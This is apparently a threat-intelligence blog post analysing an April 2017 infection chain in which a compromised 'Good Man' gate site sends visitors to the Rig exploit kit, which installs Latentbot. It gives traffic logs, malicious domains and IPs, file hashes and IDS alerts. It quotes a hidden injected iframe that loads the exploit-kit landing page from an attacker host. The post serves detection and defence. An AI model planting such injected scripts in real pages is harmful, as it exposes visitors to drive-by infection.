

2017-04-25 - "GOOD MAN" CAMPAIGN RIG EK SENDS LATENTBOT

malware-traffic-analysis.net/2017/04/25/index.html

ASSOCIATED FILES:

ZIP archive of the pcap: [2017-04-25-Good-man-campaign-Rig-EK-sends-Latentbot.pcap.zip](#) 1.1 MB (1,074,308 bytes)

2017-04-25-Good-man-campaign-Rig-EK-sends-Latentbot.pcap (1,145,861 bytes)

ZIP archive of the malware: [2017-04-25-Good-man-campaign-Rig-EK-sends-Latentbot-malware-and-artifacts.zip](#) 319 kB (318,558 bytes)


- 2017-04-25-Goodma-campaign-Rig-EK-payload-Latentbot.exe (312,832 bytes)
- 2017-04-25-Rig-EK-artifact-o32.tmp.txt (1,141 bytes)
- 2017-04-25-Rig-EK-flash-exploit.swf (16,428 bytes)
- 2017-04-25-Rig-EK-landing-page.txt (117,853 bytes)
- 2017-04-25-page-from-hurtmehard.net-with-injected-script-for-Rig-EK-landing-page.txt (54,882 bytes)

BACKGROUND ON THE "GOOD MAN" CAMPAIGN:

- "Good Man" domains used as gates in this campaign all have a registrant email of: goodmandilaltain@gmail.com
- Hurtmehard.net is one of the "Good Man" domains.
- A background on this campaign was posted on 2017-03-10 by Malware Breakdown in the article: [Finding A 'Good Man'](#).

BACKGROUND ON LATENTBOT:

- Although post-infection traffic triggers alerts for the GrayBird Trojan on the EmergingThreats ruleset, more recent variants have been dubbed "Latentbot".
- FireEye wrote an analysis of Latentbot at: [LATENTBOT: Trace Me If You Can](#)
- I've documented this malware before in 2016 ([link](#)), and so has Broadanalysis.com ([link](#)).



Shown above: Flowchart for this infection traffic.

TRAFFIC

```

1
2
3 <div style='width: 1px; height: 1px; position: absolute; left: -500px; top: -500px;'> <iframe
  src='http://end.chaggama.com/?q=wX_QMvXcJwDQAobGMvrESLtgNknQA0KK2Ij2
  _dqyEoH9fWnihNzUSkr16B2aC&qtuif=5308&oq=m2A9_cre7pROATmjxOALwQ0m4dVUlkRpq37jEDdwBaf1cXR-
  haNUTp1u9CWUbI&ct=soul'width='250' height='250'></iframe> </div>
4 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RDFa 1.0//EN"
5   "http://www.w3.org/MarkUp/DTD/xhtml1-rdfa-1.dtd">
6 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" version="XHTML+RDFa 1.0" dir="ltr"
7   xmlns:og="http://ogp.me/ns#"
8   xmlns:article="http://ogp.me/ns/article#"
9   xmlns:book="http://ogp.me/ns/book#"
10  xmlns:profile="http://ogp.me/ns/profile#"
  
```

Injected script in page from "Good Man" gate

Shown above: Injected script in a page from the "Good Man" domain.

Date/Time	Dst	port	Host	Info
2017-04-25 13:46:36	188.215.92.104	80	hurtmehard.net	GET / HTTP/1.1
2017-04-25 13:46:38	188.225.72.88	80	end.chaggama.com	GET /?q=wX_QMvXcJwDQAobGMvrESLtgNknQAOKK2Ij2_dqyEoH9fwnihNzUSkr1e
2017-04-25 13:46:39	188.225.72.88	80	end.chaggama.com	GET /?qtuif=3043&oq=zT86UlkbnV0gS3jRGLgBmLY5eUAsXoquvhkjVyKPO05S
2017-04-25 13:46:40	188.225.72.88	80	end.chaggama.com	GET /?qtuif=2633&q=znjQMvXcJwDQDoHGMvrESLTEMU_QAOKK20H_766yEoH9JH
2017-04-25 13:46:41	188.225.72.88	80	end.chaggama.com	GET /?qtuif=1160&q=wXnQMvXcJwDQCIbGMvrESLTDNknQAOKK2In2_dqyEoH9fz
2017-04-25 13:46:46	37.72.175.221	80	37.72.175.221, 37.72.175.221	GET / HTTP/1.1 GET /QWRsN2srdjlxUUDyVp0aTBMUzL2cStzY05kMmrcwRov
2017-04-25 13:46:47	37.72.175.221	80	37.72.175.221	GET /P0rp6w8Xe3nn54ZU8p9Y68/59415304672862634823375661581.zip HTT
2017-04-25 13:46:47	37.72.175.221	80	37.72.175.221	GET /P0rp6w8Xe3nn54ZU8p9Y68/59415304672862634823375661581.zip HTT
2017-04-25 13:46:47	37.72.175.221	80	37.72.175.221, 37.72.175.221	GET / HTTP/1.1 GET /QWRsN2srdjlxUUDyVp0aTBMUzL2cStzY05kMmrcwRov
2017-04-25 13:46:48	37.72.175.221	80	37.72.175.221	GET /P0rp6w8Xe3nn54ZU8p9Y68/59415304672862634823375661581.zip HTT
2017-04-25 13:46:48	37.72.175.221	80	37.72.175.221	GET /P0rp6w8Xe3nn54ZU8p9Y68/59415304672862634823375661581.zip HTT
2017-04-25 13:46:51	37.72.175.221	80	37.72.175.221, 37.72.175.221	GET / HTTP/1.1 GET /hqPms44DofpG0qd=A89wG5qC7iH6MB6Rhtgp4Lsg0pPK
2017-04-25 13:46:52	37.72.175.221	80	37.72.175.221	GET /F9TJ=9MwKT X0Vi rzJuoR826mpSRRT Grj yNsyXtDWldmpLIIJ1ZXqFoo9T=tx
2017-04-25 13:46:53	37.72.175.221	80	37.72.175.221	GET /P0rp6w8Xe3nn54ZU8p9Y68/2515215851426.zip HTTP/1.1
2017-04-25 13:46:53	37.72.175.221	80	37.72.175.221	GET /P0rp6w8Xe3nn54ZU8p9Y68/2515215851426.zip HTTP/1.1
2017-04-25 13:46:55	37.72.175.221	80	37.72.175.221	GET /P0rp6w8Xe3nn54ZU8p9Y68/37238352616711506438321384.zip HTTP/1
2017-04-25 13:46:55	37.72.175.221	80	37.72.175.221	GET /P0rp6w8Xe3nn54ZU8p9Y68/37238352616711506438321384.zip HTTP/1

Shown above: Pcap of the infection traffic filtered in Wireshark.

ASSOCIATED DOMAINS:

- **hurtmehard.net** - "Good Man" gate
- 188.225.72.88 port 80 - **end.chaggama.com** - Rig EK
- 37.72.175.221 port 80 - **37.72.175.221** - Latentbot post-infection traffic

FILE HASHES

FLASH EXPLOIT:

SHA256 hash:

9d56d491f0fca9a16daeb0ce5ef6ba96206fea93b5b12f42c442aa10a0d487ea

File size: 16,428 bytes

File description: Rig EK flash exploit seen on 2017-04-25

PAYLOAD (LATENTBOT):

SHA256 hash:


092fd4caf46ec36e07fdc9c8b156ce05cda0fb2abd7c49ba8dddfe8ac6cddb67

File size: 312,832 bytes

File location: C:\Users\[username]\AppData\Local\Temp\[various alphanumeric characters].exe

File location: C:\Users\[username]\AppData\Local\Microsoft\Windows\mxcyvqu.exe

IMAGES



Shown above: *Latentbot malware made persistent on the infected Windows host.*

ST	CNT	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	4	2017-04-25...	10.4.25.101	49290	188.225.72.88	80	6	ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017
RT	4	2017-04-25...	10.4.25.101	49290	188.225.72.88	80	6	ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2
RT	2	2017-04-25...	188.225.72.88	80	10.4.25.101	49290	6	ETPRO CURRENT_EVENTS RIG EK Landing Apr 04 2017 M4
RT	2	2017-04-25...	188.225.72.88	80	10.4.25.101	49290	6	ETPRO CURRENT_EVENTS RIG EK Landing Apr 04 2017 M5
RT	6	2017-04-25...	188.225.72.88	80	10.4.25.101	49334	6	ETPRO CURRENT_EVENTS RIG/Sundown/Xer EK Payload Jul 06 2016 M2
RT	5	2017-04-25...	10.4.25.101	49337	37.72.175.221	80	6	ETPRO TROJAN GrayBird Module Download
RT	3	2017-04-25...	188.215.92.104	80	10.4.25.101	49281	6	ET CURRENT_EVENTS Evil Redirector Leading to EK Sep 26 2016 T2
RT	3	2017-04-25...	188.215.92.104	80	10.4.25.101	49281	6	ET CURRENT_EVENTS Evil Redirect Leading to EK March 07 2017
RT	3	2017-04-25...	188.215.92.104	80	10.4.25.101	49281	6	ET CURRENT_EVENTS Evil Redirector Leading to EK March 15 2017
RT	15	2017-04-25...	37.72.175.221	80	10.4.25.101	49339	6	ETPRO TROJAN GrayBird False Zip Response

Shown above: *Some alerts on the traffic from the Emerging Threats and ETPRO rulesets using Sguil on Security Onion.*

```
alert (/var/log/snort) - gedit (as superuser)
File Edit View Search Tools Documents Help
alert x
[**] [1:32481:2] POLICY-OTHER Remote non-JavaScript file found in script tag src attribute [**]
[Classification: Potential Corporate Privacy Violation] [Priority: 1]
04/25-13:46:37.680987 188.215.92.104:80 -> 10.4.25.101:49281
TCP TTL:128 TOS:0x0 ID:3680 IpLen:20 DgmLen:12109 DF
***A**** Seq: 0x3E7BBE30 Ack: 0xF07575B5 Win: 0xFAF0 TcpLen: 20
[Xref => http://technet.microsoft.com/en-us/security/bulletin/MS14-065][Xref => http://
cve.mitre.org/cgi-bin/cvename.cgi?name=2014-6345]

[**] [1:41783:2] EXPLOIT-KIT Rig exploit kit URL outbound communication [**]
[Classification: A Network Trojan was detected] [Priority: 1]
04/25-13:46:38.023543 10.4.25.101:49290 -> 188.225.72.88:80
TCP TTL:128 TOS:0x0 ID:5860 IpLen:20 DgmLen:474
***A**** Seq: 0xEDDC1841 Ack: 0x35B122AC Win: 0xFAF0 TcpLen: 20

[**] [1:41783:2] EXPLOIT-KIT Rig exploit kit URL outbound communication [**]
[Classification: A Network Trojan was detected] [Priority: 1]
04/25-13:46:39.697531 10.4.25.101:49290 -> 188.225.72.88:80
TCP TTL:128 TOS:0x0 ID:6866 IpLen:20 DgmLen:595
***A**** Seq: 0xEDDC19F3 Ack: 0x35B21FE0 Win: 0xFAF0 TcpLen: 20

[**] [1:31902:1] EXPLOIT-KIT Multiple exploit kit flash file download [**]
[Classification: A Network Trojan was detected] [Priority: 1]
04/25-13:46:40.204643 188.225.72.88:80 -> 10.4.25.101:49290
TCP TTL:128 TOS:0x0 ID:4426 IpLen:20 DgmLen:16362 DF
***A**** Seq: 0x35B21FE0 Ack: 0xEDDC1C1E Win: 0xF5B3 TcpLen: 20

[**] [1:41783:2] EXPLOIT-KIT Rig exploit kit URL outbound communication [**]
[Classification: A Network Trojan was detected] [Priority: 1]
04/25-13:46:40.830471 10.4.25.101:49334 -> 188.225.72.88:80
TCP TTL:128 TOS:0x0 ID:7087 IpLen:20 DgmLen:434

Plain Text Tab Width: 8 Ln 1, Col 1 INS
```

Shown above: Some alerts after reading the pcap with Snort 2.9.9.0 on Debian 7 using the Snort Subscription ruleset.

FINAL NOTES

Once again, here are the associated files:

- ZIP archive of the pcap: [2017-04-25-Good-man-campaign-Rig-EK-sends-Latentbot.pcap.zip](#) 1.1 MB (1,074,308 bytes)
- ZIP archive of the malware: [2017-04-25-Good-man-campaign-Rig-EK-sends-Latentbot-malware-and-artifacts.zip](#) 319 kB (318,558 bytes)

ZIP files are password-protected with the standard password. If you don't know it, look at the "about" page of this website.

[Click here](#) to return to the main page.